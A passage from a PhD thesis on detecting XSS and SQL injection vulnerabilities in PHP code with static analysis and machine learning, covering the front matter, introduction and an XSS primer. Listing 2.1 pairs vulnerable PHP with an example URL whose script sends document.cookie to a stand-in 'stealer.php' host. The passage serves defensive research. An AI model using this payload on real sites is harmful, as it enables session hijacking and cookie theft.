A

Ph.D Thesis

on

Detection of Security Vulnerabilities using Static Analysis and Machine Learning Techniques

Submitted for partial fulfillment for the degree of

Doctor of Philosophy

(Computer Science & Engineering)

in

Department of Computer Science & Engineering

(December-2016)

Supervisors:

Prof. (Dr.) M.C. Govil

Dr. Girdhari Singh

Submitted by:

Mukesh Kumar Gupta

MALAVIYA NATIONAL INSTITUTE OF TECHNOLOGY,

JAIPUR-302017

Declaration

I, Mukesh Kumar Gupta, declare that this thesis titled, “Detection of Security Vulnerabilities using Static Analysis and Machine Learning Techniques" and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a Ph.D. degree at MNIT.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at MNIT or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my work.
- I have acknowledged all main sources of help.

Signed: _____

Date: _____

Abstract

Nowadays, the usage of web applications is increasing very rapidly and thus marking the presence in every sphere of our daily life. At the same time, the existence of security vulnerabilities in the web applications and its negative impact has become a primary concern for all. Among many vulnerabilities, the Cross-Site Scripting (XSS) and SQL Injection (SQLI) have been considered as the most common and serious vulnerabilities in the web applications since the last decade. The main cause of these vulnerabilities is the weaknesses remained in the source code of web applications. Attackers exploit these weaknesses and threat the integrity, availability, and confidentiality of web applications. Thus, it becomes necessary to analyze the source code of web applications before their deployment. The manual detection of these vulnerabilities is a time-consuming, error-prone and tedious task. Hence, the need for an automatic approach to analyzing the source code has become essential.

Many source code analyzers and vulnerability prediction models have been developed to detect the XSS and SQLI vulnerabilities in the source code of web applications. Source code analyzers employ static program analysis techniques to analyze the source code to detect the vulnerable statements in the web programs. Vulnerability prediction models apply machine-learning on the static code 1attributes to identify the vulnerable code. However, the performance of the existing analyzers and prediction models is not satisfactory.

Major limitations in the existing static code analyzers and vulnerability prediction models are - 1) non-consideration of HTML context-sensitivit, 2) non-modeling of all available security mechanisms, 3) imprecise modeling of standard sanitization functions, 4) non-handling of path-sensitive sanitization, and 5) multiple sanitization issues, which result in a large number of false positive and false negative results.

The aforesaid limitations are duly addressed in the present research work and novel approaches to detect XSS and SQL vulnerabilities are developed with an objective to minimize the false detection results. The proposed approaches incorporate all of the available security mechanisms, HTML context-sensitivity, and path-sensitivity knowledge. To evaluate and compare the performance of proposed approaches, a labeled dataset of XSS and SQL sinks has been prepared.

In the thesis, an approach is proposed to develop a source code analyzer for detecting XSS vulnerabilities. A set of context-identification rules is proposed to determine the HTML context of user-input in the security sensitive output statements. A technique is developed to determine the suitability of a security mechanism in a specific HTML context. The proposed approach is implemented in a tool, named XSSDM. The performance of XSSDM is evaluated and compared with the two existing source code analyzers on the same dataset; it is found that XSSDM gives the highest accuracy in the detection of XSS vulnerabilities.

In the second approach, various vulnerability prediction models are developed for detecting the vulnerable files in the web applications. A feature-extraction algorithm is proposed to extract the basic and context features from the source code of web programs. The basic features are the code attributes representing input, output, sanitization, and other routines in the source code; the context features are the ways in which a *user-input* is referenced in the *output-statements*. A feature analyzer is developed to build a feature vector corresponding to each of the source code files and use them in the machine-learning algorithms to build the various prediction models. The efficiency of the developed models is evaluated and compared with the related approach on the same dataset. The experimental results show that the proposed prediction model outperforms the existing ones.

Finally, a novel approach is proposed for developing syntactic N-gram vulnerability prediction models for detecting the XSS and SQLI vulnerable code statements. The approach uses backward static program analysis to identify a program-slice for the sensitive sink-statement. A feature extraction technique based on N-gram analysis is implemented to extract syntactic N-grams from the program-slices. We propose a novel method to determine the HTML context of user input by simulating the browser-parsing model in finite-state automata. We build various prediction models by using HTML context and syntactic N-gram features in machine-learning algorithms. The performance of the proposed approach is evaluated and compared with the existing approaches. The evaluation results show the superiority of the proposed approach.

Dedications

This thesis is dedicated to my parents.

Acknowledgements

I would like to express my gratitude to the following individuals without whose support this work would not be completed in its current state. First and foremost, I would like to thank my advisors, **Prof.(Dr.) Mahesh Chandra Govil** and **Dr. Girdhari Singh** for their invaluable guidance, encouragement and support which made the completion of thesis possible. Their professional insights, critical advice, and warm encouragement are the fundamental elements for this study. It was an honor for me to work with them.

I would like to thank the DREC members **Dr. Namita Mittal** and **Dr. Dinesh Gopalani**, the faculty members **Prof.(Dr.) Manoj Singh Gaur**, **Dr. Vijay Laxmi** and **Dr. Neeta Nain** for their insightful suggestions and comments. They were especially generous with their time, support and encouragement of which, this thesis has been the primary beneficiary.

I am grateful towards all faculty members and staff of the Department of Computer Science & Engineering for their help and support. I am thankful for **Dr. S.L. Surana** and all my colleagues for their help, moral support, keen interest and for their valuable suggestions. I gratefully acknowledge the contribution of **Dr. Basant Agarwal**, **Dr. Yogesh Meena** and my friends and fellow researcher, Rajat Goel and Mohit Gokharoo for reviewing my research papers, discussing ideas and providing a stimulating work environment.

I would always be indebted to the support and prayers of my parents in completing this work successfully. Special thanks to my wife **Ms. Payal Gupta**, whose wholehearted support and encouragement kept me persisting until the goal was met. My children Tanishq and Delisha, are a powerful source of inspiration and energy.

Finally, I offer my regards to all those who supported me during the completion of the thesis. Thank you all...

Signed: _____

Date: _____

Contents

Abstract **ii**

List of Figures **ix**

List of Tables **x**

List of Abbreviations **xii**

List of Symbols **xiii**

1 Introduction **1**
1.1 Motivation 3
1.2 Objectives 5
1.3 Contributions of the Research Work 6
1.4 Thesis Organization 7

2 Security Vulnerabilities in Web Applications **9**
2.1 Security Vulnerabilities 9
2.2 Cross-Site Scripting(XSS) Vulnerabilities 10
2.2.1 Types of XSS 11
2.2.1.1 Reflected or non-persistent XSS 11
2.2.1.2 Stored or Persistent XSS 13
2.2.1.3 DOM based XSS 14
2.3 XSS Vulnerability in Different HTML Contexts 15
2.4 SQL Injection Vulnerabilities 19
2.4.1 Intension of SQL Injection Attack 21
2.4.2 Types of SQL Injection Attacks 22
2.5 Incidences of XSS and SQLI Attacks 23
2.6 Summary 25

3 Defenses Against Security Vulnerabilities 26
3.1 Security Vulnerabilities Defense Approaches 26
3.2 Secure Coding Techniques 27
3.3 Vulnerability Detection Approaches 29
3.3.1 Automatic Source Code Analyzer 30
3.3.1.1 Static Code Analysis Approaches . . . 30
3.3.1.2 Dynamic Code Analysis Approaches . 34
3.3.1.3 Comparison of Static and Dynamic Analysis Approaches 35
3.3.2 Web Vulnerability Scanners 36
3.3.3 Vulnerability Prediction Models 38
3.4 Attack Detection and Prevention Approaches 41
3.5 Summary 43

4 Context-Sensitive Source Code Security Analyzer 44
4.1 Introduction 44
4.2 Proposed Source Code Security Analyzer 47
4.2.1 Dependency Construction Phase 48
4.2.2 Context Finder Phase 50
4.2.2.1 Context Identification Rules 50
4.2.3 Vulnerability Validation Phase 53
4.2.4 Example 55
4.3 Implementation 57
4.4 Performance Evaluation 59
4.4.1 Dataset 59
4.4.2 Performance Measures 62
4.5 Results and Discussions 65
4.6 Summary 69

5 Detecting Vulnerable Files using Machine-Learning based Prediction Model 70
5.1 Introduction 71
5.2 Proposed Vulnerability Detection Approach 73
5.2.1 Proposed Feature Extraction Approach 73
5.2.2 Example 78
5.2.3 Time Complexity Analysis 80
5.2.4 Machine Learning Algorithms 81

5.3 Dataset, Performance Measures, and Experimental Setup 82
5.3.1 Dataset and Performance Measures 82
5.3.2 Experiments 83
5.3.3 Experimental Setting 83
5.4 Results and Discussion 83
5.4.1 Performance of Vulnerability Prediction Models 83
5.4.2 Statistical Significance Comparison 87
5.5 Evaluation of Machine-Learning Algorithms 89
5.5.1 Effect of Training Data Size on Training Time . 89
5.5.2 Effect of Training Data size on Prediction Model Performance 91
5.5.3 Effect of Imbalanced Dataset 93
5.6 Summary 96

6 Syntactic N-gram Analysis for Detection of XSS and SQLI Vulnerabilities 97
6.1 Introduction 98
6.2 Proposed Approach 101
6.2.1 Static Backward Analysis 103
6.2.2 Finite Automata based HTML Context Extractor 104
6.2.3 Feature Extraction 110
6.2.4 Example 112
6.3 Performance Evaluation 113
6.3.1 Dataset, Experiments, and Performance Measures 113
6.4 Results and Discussion 115
6.4.1 Performance of Basic Syntactic N-gram features 115
6.4.2 Performance of Composite Syntactic N-gram features 118
6.4.3 Comparison with Related Approach 121
6.5 Summary 123

7 Conclusions and Future Work 124
7.1 Conclusions 125
7.1.1 Summary of Main Findings 129
7.2 Future Work 130

Bibliography 131

List of Figures

2.1 List of top 10 security vulnerabilities 10
2.2 Reflected XSS attack model 12
2.3 A sequence diagram of stored XSS attack 14
2.4 An example of SQL injection attack 20

3.1 Classification of security vulnerabilities defense approaches 27

4.1 Block diagram of source code analyzer 45
4.2 Process flow of proposed source code security analyzer 48
4.3 Graphical user interface of XSSDM source code analyzer 58
4.4 Number of sinks in different HTML contexts 62
4.5 Comparative performance of Pixy, RIPS and XSS analyzers 68

5.1 Process control flow of proposed approach 74
5.2 Comparative performance of different text-mining based approaches 85
5.3 F2-Measure of different prediction models 87
5.4 Training time with varying training data size 89
5.5 Time chart of ML algorithms at 90% training data 90
5.6 Accuracy with varying training data size 92
5.7 F-Measure with varying training data size 92
5.8 Sensitivity with varying training data size 93
5.9 Comparison of algorithms by ROC area value 94
5.10 Performance of each machine-learning algorithm with varying proportions of vulnerable samples 95

6.1 Proposed vulnerability detection approach using N-gram analysis 102
6.2 Control flow graph for backward program slice of a statement 7 104
6.3 Finite state machine for determining HTML element contexts 108
6.4 Micro-level finite state machine for determining HTML context 109

List of Tables

2.1 Real-world XSS and SQL attack incidents 24

3.1 Comparison of static and dynamic analysis approaches 35
3.2 A summary of related vulnerabilities prediction approaches 41

4.1 List of open source static code security analyzers 46
4.2 List of commercial static code security analyzers 46
4.3 List of abbreviations for denoting the HTML contexts 54
4.4 Mapping of standard sanitization functions to HTML contexts 54
4.5 Mapping of PHP generic functions to HTML contexts 55
4.6 HTML contexts and required escaping mechanisms 56
4.7 Statistics of PHP web applications used to prepare the dataset 60
4.8 Dataset statistics for real-world web applications 60
4.9 Summary of dataset statistics 60
4.10 Dataset statistics across various HTML contexts 61
4.11 Confusion metrics 63
4.12 Vulnerability detection results of Pixy source code analyzer 65
4.13 Vulnerability detection results of RIPS source code analyzer 66
4.14 List of PHP sanitization/validation functions 67
4.15 Vulnerability detection results of XSSDM source code analyzer 68
4.16 TPR, FNR, TNR, FPR for Pixy, RIPS, and XSSDM analyzers 68

5.1 Comparison of related feature extraction approaches 79
5.2 Running time of different code fragments 80
5.3 Recall (%) for the various text-mining based approaches 84
5.4 Precision in (%) for the various text-mining based approaches 84
5.5 F-Measure in (%) for the various text-mining based approaches 86
5.6 Accuracy in (%) for the various text-mining based approaches 86
5.7 Prediction accuracy, standard deviation and T- test results 88
5.8 Ranking of machine-learning algorithms based on training time 90

6.1 HTML token generator 105
6.2 State transition table of HConExt-finite state automata 107
6.3 Example: HTML sink-statement, token stream, and reachability analysis 110
6.4 Code statements and their token streams 112
6.5 Sample basic N-gram features of sensitive-sinks 113
6.6 Dataset statistics 114
6.7 Average results (in %) for XSS using basic syntactic N-gram features 115
6.8 Results (in %) for XSS using syntactic 1-gram feature set (XF1) 116

6.9 Results (in %) for XSS using syntactic 2-gram feature set (XF2) 116
6.10 Results (in %)for XSS using syntactic 3-gram feature set (XF3) 117
6.11 Results (in %) for XSS using syntactic 4-gram feature set (XF4) 117
6.12 SQL accuracy results (in %) for basic syntactic N-gram features 117
6.13 Composite feature sets 118
6.14 Results (in %) for XSS using composite 1+2-gram feature set (ComXF5) . . . 118
6.15 Results (in %) for XSS using composite 1+3-gram feature set (ComXF6) . . . 119
6.16 Results (in %) for XSS using composite 1+2+3-gram feature set (ComXF7) . . 119
6.17 Average results (in %) for XSS with composite syntactic N-gram feature sets . 120
6.18 Accuracy results (in %) for SQL with composite syntactic N-gram features . . 120
6.19 Code construct feature set 122
6.20 Accuracy results (in %) for XSS and SQL using code construct feature set (CCF8) 122

List of Abbreviations

CFA	Control Flow Analysis
CFG	Control Flow Graph
CVE	Common Vulnerabilities Exposures
DDG	Data Dependency Graph
DFA	Data Flow Analysis
DOM	Document Object Model
DQ	Double Quoted
ESAPI	Enterprise Security API
FNR	False Negative Rate
FP	False Positive
FPR	False Positive Rate
FSA	Finite State Automata
FSM	Finite State Machine
HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
ML	Machine-Learning
MLP	Multi-layer Perceptron
NB	Naive Bayes
NDFA	Non-Deterministic Finite Automata
NIST	National Institute of Standards and Technology
NQ	No Quoted
OWASP	Open Web Application Security Project
PQL	Program Query Language
RF	Random Forest
SARD	Software Assurance Reference Dataset
SCA	Source Code Analyzer
SOP	Same Origin Policy
SQ	Single Quoted
SQLI	SQL Injection
SVM	Support Vector Machine

TN	True Negative
TNR	True Negative Rate
TP	True Positive
TPR	True Positive Rate
URL	Uniform Resource Locator
XSS	Cross-Site Scripting
XSSDM	Cross-Site Scripting Detector and Mitigator

List of Symbols

Q	A finite set of states
I	A set of input/events
q_0	Initial state
δ	A transition system representing state transitions
F	Set of final states
S_{Files}	Set of source code files
$S_{fVector}$	Set of feature vectors
N	Number of source code files
F_i	ith source code file
$S_{i,j}$	jth statement in F_i
$BContext[]$	An array of Block Contexts
C_{block}	Block Context
$Token[]$	An array of tokens
A_{gVar}	A list of PHP global variable
$FV_{context}$	Context features
t_k	kth token
$t_{k,name}$	kth token name
$t_{k,val}$	kth token value
FV_i	features for ith source code file
$tToken$	Tagged feature
$IToken[]$	An array of ignorable tokens
T_{tcs}	T_CONSTANT_ENCAPSED_STRING
T_{tew}	T_ENCAPSED_AND_WHITESPACE
C_{user}	user-input context in an output statement
S	String

Chapter 1

Introduction

With the growth of the Internet and the demand for the remote information access, web applications have emerged as one of the most preferred mode among users for information exchange, social networking, health services, financial transactions and many other purposes. The general architecture of any web application is based on a client-server model, where a client sends a request to a web server and the server responds. The development of web applications started with the website that contained only static web pages and did not provide any dynamic response. In the last decade, web applications have been evolved from static websites to dynamic web applications in which various web technologies (e.g. HTML, PHP, JavaScript) have used to provide interactive web services. To access any service of a dynamic web application, a user sends an HTTP request to a web server that typically invokes a server-side program. The server-side program fetches the values of input parameters from the client's HTTP request and then processes the request; It may also access the data from a database and then returns an HTML response. Though dynamic web applications have facilitated the users in many ways, however, more features in the web applications have also increased the attack space for malicious users [1].

According to a recent security statistical report, approximately 55% of assessed web applications have at least one software vulnerability [2]. It represents a hole or weakness in an application that can allow a malicious user to perform unusual operations causing harm to the application owner or its users. Attackers exploit these weaknesses for accessing the user's confidential information (confidentiality), altering the trusted information (integrity), and making non-availability of information to valid users (availability). There exist a number of well-known vulnerabilities

such as Buffer Overflow, HTTP Response Splitting, Directory Traversal, Path Traversal, Security Misconfiguration, OS Command Injection, Remote Code Injection, Cross-Site Scripting (XSS), SQL Injection (SQLI) and many more [3].

Amongst all these vulnerabilities, Cross-Site Scripting (XSS) and SQL Injection (SQLI) have been listed in the top most common and frequently occurring vulnerabilities in the web applications since the last ten years [4, 5]. These vulnerabilities are exploited when a server program uses an unrestricted input via HTTP request, database, or file in a security sensitive statement without proper validation, escaping or sanitization. The important reason of these vulnerabilities is the weaknesses in the source code, which remain undetected due to time & financial constraints, shortcomings of the programming language, improper input validations, or ignorance of security guidelines by the developers. The undetected vulnerabilities allow an attacker to display inappropriate content, steal sensitive information (i.e. cookie, session), perform phishing or other malevolent operations [5, 6]. In the past, these vulnerabilities have not only affected the users but also many popular web applications such as Yahoo, Hotmail, Paypal, Twitter, Orkut, Google, Drupal, Facebook, and MySpace [7]. The website (`http://www.xssed.com/`), (`https://blog.curesec.com/`) and (`https://www.exploit-db.com`) provides the details of recent and successful public exploitations in the web applications. A large number of solutions have been proposed to mitigate these vulnerabilities in the different phases of software development life cycle. However, vulnerabilities are still in place and being exploited continuously by the attackers [5, 8, 9].

Three types of solutions have been proposed in the literature to defend the web applications from XSS and SQLI vulnerabilities - secure coding techniques; attack detection and prevention approaches; and vulnerability detection & prediction approaches. *Secure coding techniques* [10, 11] are a set of guidelines proposed to implement the secure applications in the coding phase, but it is found that their application is labor-intensive, error-prone, and need rigorous training [12]. In practice, developers either do not use them or use incorrectly because they do not have enough knowledge to apply them correctly. *Attack detection and prevention approaches* such as [13–15] use run-time monitors in client-side or server-side to detect and prevent the attacks during runtime. These approaches interpret incoming and out-going traffic and validate data against illegal scripts by complying the security policies. These approaches are effective to protect the web applications after their deployment in the real environment and require additional installation on the client side or server side.

Vulnerability detection approaches employ static program analysis and dynamic program analysis techniques for automatically identification of vulnerabilities in the source code of applications. Static analysis based approaches [16–21] use a set of predefined rules to examine the security vulnerabilities in the source code without executing it. These approaches have implemented in the *source code analyzers* and very useful in detecting the security vulnerabilities during the development phase. Dynamic analysis based approaches [22–24] examine program paths using a set of test cases to find the vulnerabilities and are applicable in the testing phase.

Vulnerability prediction approaches such as [9, 25] use static analysis techniques to extract a set of code attribute from the source code and apply machine-learning on them to predict the vulnerabilities. Being simple and efficient, these models can find vulnerabilities that remain undetected by traditional vulnerability detection approaches. These approaches are implemented in the *vulnerability prediction models*. These models also used to identify vulnerable code in the code verification phase and save the software testers time by focusing more only on those part of the code to mitigate the vulnerabilities [26].

Researchers have advocated that the code weaknesses should be removed in the early phases of the development process because exploitation of any weakness in the later stages by attackers may pose a serious threat to users as well as applications; It also requires more time and resources to resolve the problem. Thus, a necessity of analyzing the source code for detecting and mitigating these vulnerabilities has arisen.

1.1 Motivation

In the last decade, the exploitation of XSS and SQLI vulnerabilities has increased tremendously. Attackers exploit the vulnerabilities without the user's knowledge and cause significant harm. Reasons for the widespread of these vulnerabilities are either developers are not trained to use the secure coding practices, or they do not consider the security aspects of the software development process; It results in weaknesses remained in the source code of web applications. The probability of occurrence of vulnerabilities increases whenever new source code is incorporated in the applications [5]. Thus, the detection and mitigation of these security vulnerabilities in the early phases is crucial to prevent their exploitation in the actual environment.

Source code analyzers and vulnerability prediction models are increasingly popular and cost-effective solutions for finding security vulnerabilities in the source code during application development process [27]. These solutions help in fixing the weaknesses before their exploitation by the attackers and also support the developers for improving their security knowledge to write better code and mitigating the root cause of the problem. According to a recent White Hat Security's survey on effective preventive control used in different organizations, it is found that 92% web applications from the different domains perform static code analysis as a preventive measure for protecting them from security vulnerabilities [2].

Many source code analyzers [16–21] and vulnerability prediction models [9, 25] have been developed to analyze the source code for identifying the XSS and SQLI vulnerabilities. In modern web applications, the knowledge of HTML context is very important to apply the context-sensitive sanitizations [28]. However, most of the existing source code analyzers and vulnerability prediction models do not incorporate the HTML context knowledge in their analysis. These approaches focus on finding the missing sanitization in the source code, which is not sufficient to detect all context-sensitive and path-sensitive vulnerabilities [29, 30]. In addition to this, imprecise modeling of standard sanitization functions and non-consideration of all of the available security mechanisms in these approaches also produce a large number of false-positive and false-negative results.

The focus of the research work is to provide new approaches that can address the above-mentioned issues and provide results in detection of XSS and SQLI vulnerabilities that are more accurate. We have chosen to work with the PHP language due to the following reasons - PHP is the most widely used server-side programming language to implement dynamic web applications. It is used in approximately 82% of all deployed web application including Facebook, Wikipedia, and Wordpress [31]. It is a weakly typed language that requires more security checks in comparison to strongly typed language, such as Java to ensure a safe usage [32]. In addition to this, it is also found that PHP applications suffer three times as many XSS attacks as in .NET applications [33].

1.2 Objectives

The main objective of this research work is to improve the performance of the source code analyzer and vulnerability prediction model by incorporating the HTML context-sensitivity, path-sensitivity, and multiple-sanitization knowledge. The other objectives of this research work are as follows.

1. To develop a labeled dataset of XSS and SQL sink statements for evaluating and comparing the effectiveness of the proposed approaches.
2. To identify the security mechanisms being used by developers in the web applications for sanitizing or validating user inputs in the different HTML contexts.
3. To develop a technique that can be used to determine HTML contexts of *user-inputs* in the *sensitive-sink statements*.
4. To propose a method to determine nested HTML context for handling the two-level HTML context-sensitivity issues.
5. To design and develop a static source code security analyzer for the precise detection of HTML context-sensitive XSS vulnerabilities.
6. To develop an algorithm for extracting a set of features that can represent the characteristics of vulnerable web programs and use them to build the vulnerability prediction models.
7. To propose an approach for handling multiple-sanitization and path-sensitivity issues in the detection of XSS and SQLI vulnerabilities.
8. To explore the application of N-gram analysis in the detection of XSS and SQLI vulnerable code statements.
9. To evaluate the performance of the proposed approaches and carry out comparative analysis with related ones on the same dataset.

1.3 Contributions of the Research Work

In the thesis, three approaches based on the static program analysis and machine-learning techniques are proposed to analyze the source code for detecting XSS and SQLI vulnerabilities. The contribution of this work is unique, as we have incorporated the HTML context-sensitivity and path-sensitivity knowledge in the source code analyzer and vulnerability prediction models. Though, examples and experiments cited in the work focus on XSS and SQLI vulnerabilities, the proposed approaches and implementations can be applied to another similar type of security vulnerabilities by customizing few specific parameters such as source, sink and security mechanisms.

The major contributions of this research work are summarized below:

- Prepared a labeled dataset of HTML and SQL sink statements from three different sources - synthetic web program generator [34], open source PHP web applications, and Git repository (`https://gist.github.com/`).
- Proposed an approach based on the static program analysis and pattern matching technique for precise analysis of HTML context-sensitive XSS vulnerabilities and implemented it in a source code analyzer, named as XSSDM.
- A mapping is developed between security mechanisms to the HTML contexts by analyzing the various sanitizations, input validations, and escaping functions in the different HTML contexts and used it to match the applied security mechanism with required one.
- Developed a set of context identification rules to determine the statement-level HTML context of user-input in the sensitive-sink statements and used these rules in the proposed source code analyzer and vulnerability prediction models.
- Proposed a feature-extraction algorithm to extract the basic features and context features, which represent input, output and security mechanisms code patterns in the web programs.
- Proposed an approach to build vulnerability prediction models for detecting vulnerable source code files.
- Implemented a feature extractor and feature analyzer to build a feature vector from a set of web program files.

- Developed finite state automata to simulate the browser-parsing model and used it to determine the HTML contexts in different styles of code patterns.
- A lexical analysis-based feature extraction method is implemented to extract and build syntactic N-gram features from a set of code statements.
- Proposed a novel approach to develop N-gram vulnerability models, which incorporate the path-sensitive and multiple-sanitization knowledge.

1.4 Thesis Organization

The remainder of this thesis is organized as follows.

Chapter 2 discusses in detail the XSS and SQL Injection vulnerabilities. It introduces the common HTML contexts in which user input is referenced in the output statements through various real-world examples and discusses the limitations of standard sanitization mechanisms. It also provides a list of real-world XSS and SQLI attack incidences.

Chapter 3 presents the existing solutions to defense the web applications from the XSS and SQLI vulnerabilities. It also discusses the pros and cons of the existing solutions.

Chapter 4 introduces the source code analyzers and their limitations to detect context-sensitive XSS vulnerabilities. It discusses the proposed approach to implement a source code analyzer for detecting context-sensitive XSS vulnerabilities. Finally, it contains the comparative analysis of the developed analyzer with the two existing source code analyzers.

Chapter 5 explains our work on building the vulnerability prediction models for detecting vulnerable code files. It presents the proposed feature extraction algorithms which are used to extract basic feature and context features from the source code of program files. Finally, the chapter evaluates and compares the performance of the proposed prediction models and outlines their limitations.

Chapter 6 presents a novel approach that models the source code characteristics using syntactic N-gram analysis and detects XSS and SQLI vulnerable statements in the web applications. It first introduces the backward static program analysis to identify a program slice that contains data and control dependent statements for a sensitive sink-statement. It explains the simulation

of the browser's parsing model in a finite-state machine to determine HTML contexts of user-input in the sensitive-sink statements. Further, it presents our feature extraction approach to extract syntactic N-gram features from the extracted program slices. Finally, it discusses the evaluation and comparative analysis of the proposed approach.

Chapter 7 presents the main findings, conclusions, and future research directions.

Chapter 2

Security Vulnerabilities in Web Applications

As mentioned in chapter 1, Cross Site Scripting (XSS) and SQL Injection (SQLI) are the two most common and serious security vulnerabilities in the web applications. In this chapter, we first present an overview of security vulnerabilities and its related terms. Then we discuss in detail the XSS and SQLI vulnerabilities. Next, we introduce the common HTML contexts in which user input is referenced in the output statements and discuss the limitations of standard sanitization mechanisms. A summary of the real-world XSS and SQL attack incidents in the recent years with their consequences is also provided in the concluding part of this chapter.

2.1 Security Vulnerabilities

A software vulnerability is "an instance of an error in the specification, development, or configuration of software such that its execution can violate the security policy" [35]. There are also some related terms such as bug, fault, and attack, which need to be distinguished and defined as follows. **Fault** is an incorrect step or process in a program, which causes the software to behave in an unintended manner [36]. **Bug** is a fault in the program, which causes the program to behave in an unexpected manner and represents an evidence of a fault [37]. It poses a weakness in the program that is triggered automatically. **Vulnerability** is a subset of bug, which is exploited

by a malicious user. In this thesis, malicious users are interchangeably referred as attackers and the event triggered by them are known as attacks.

Common Vulnerabilities and Exposures (CVE) provides common names for publicly known security vulnerabilities and exposures. It helps to share the data across various security databases and evaluate the coverage of security tools [3]. Among a long list of security vulnerabilities, Open Web Application Security Project (OWASP) identifies common and significant security vulnerabilities in software applications [4]. CVE and OWASP are worldwide non-profit organizations whose goals are to share the knowledge among stakeholders and improve the security vulnerabilities of software applications.

Figure 2.1 shows a list of top ten vulnerabilities identified by OWASP in 2010 and 2013. It depicts that SQL Injection (SQLI) and Cross-Site Scripting (XSS) remained in the top place in both years.

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

FIGURE 2.1: List of top 10 security vulnerabilities

2.2 Cross-Site Scripting(XSS) Vulnerabilities

Cross Site Scripting (XSS) is an application-level security vulnerability. It is exploited when an input from an HTTP request, database, or other untrusted sources is used in an HTML response

generating statement without proper validation or sanitization. This vulnerability allows an attacker to inject designed scripting code into an HTML response of the trusted applications that is executed in the victim's browser. It permits the attackers to execute the arbitrary JavaScript in the victim's browser, to steal cookie and session information, perform phishing attack, send illegal HTTP request, redirect a general user to a malicious website, install malware, and perform many other malicious operations.

Though, an attacker can prepare a web URL containing designed scripting code and tricks the victim to access it. However, the browser's same-origin policy(SOP) will not allow the attacker to steal the victim's sensitive information from the system storage. On the other hand, XSS vulnerability allows the attackers to execute designed script in the victim's browser, as a vulnerable application uses designed script into its response and follows the same origin policy of the browsers [27].

2.2.1 Types of XSS

Cross-Site Scripting (XSS) can be classified into three categories based on when and how user input is injected into the applications: Reflected or Non-Persistent XSS (Type 1), Stored or Persistent XSS (Type 2), and Document Object Model (DOM) based or Local XSS (Type 0).

2.2.1.1 Reflected or non-persistent XSS

Reflected XSS allows an attacker to inject malicious scripts via an HTTP GET or POST request into immediately returned server response, i.e. it is reflected from the server back to the browser in the same request [1]. To exploit such types of vulnerabilities, an attacker first finds a vulnerable application that returns user-input data in its response results. Then, the attacker constructs an HTML link containing malicious data that refers to that application and tricks the legitimate user to visit it. Whenever, legitimate user clicks on the link, the vulnerable application receives a user data as input from the URL parameters and uses it to produce an HTML output. In this way, constructed script is included in the server response page and sent back to the user; and the attacker becomes succeed in his intended operations.

Such type of vulnerability generally occurs in the error message, search engine or comment preview page of the web applications. Figure 2.2 shows a sequence of steps that is used by

an attacker to hijack the legitimate user's session. It shows that first legitimate user is logged



FIGURE 2.2: Reflected XSS attack model

into a mail server, and then an attacker sends a mail containing designed URL to the legitimate user (step 2). When the legitimate user clicks on (step 3) the designed URL, the request goes to the mail server along with malicious scripts as parameter values. The mail server program processes the request and sends back a response to the legitimate user with constructed script (step 4). The legitimate user's browser executes the script and sends victim's session information to the attacker (step 6). The attacker uses this information to hijack the legitimate user's session.

To illustrate the exploitation of reflected XSS vulnerability in a real environment, assume a legitimate-user is logged in a mail server and clicks on the URL (given in Listing 2.1, line 12), which were sent by an attacker to his mail id. This URL contains a designed script code. When the user clicks on this URL, a request goes to the vulnerable search engine program.

Listing 2.1 shows the code fragment of a vulnerable *search engine* program that accepts user input and includes the value of *"myinput"* in its search result. The program fetches *"myinput"* value, prepare a response and then send it to the user. The victim's browser executes the response and transfers the victim's cookie values to the attacker's server. The attacker can use this data to access the victim's mail account.

LISTING 2.1: Example of XSS vulnerable code

```
1 <html><body>
2 <?php
3  $search= $_GET['myinput'];
4 //  some database operations
5   $empty_results=1;
6   if ( $empty_results )
7   {     echo "No result  found  for  $search";       }
8  ?>
9 </body> </html>
10
11 <!--Search Engine URL with Attack payload
12 http : // localhost / mycode/listing1 . php?myinput=flower <script language= "JavaScript">
       document.location="http://localhost/mycode/stealer.php?cookie="+ %2B document.cookie;
       </script>  -->
```

Further, if an attacker prepared a URL like this:

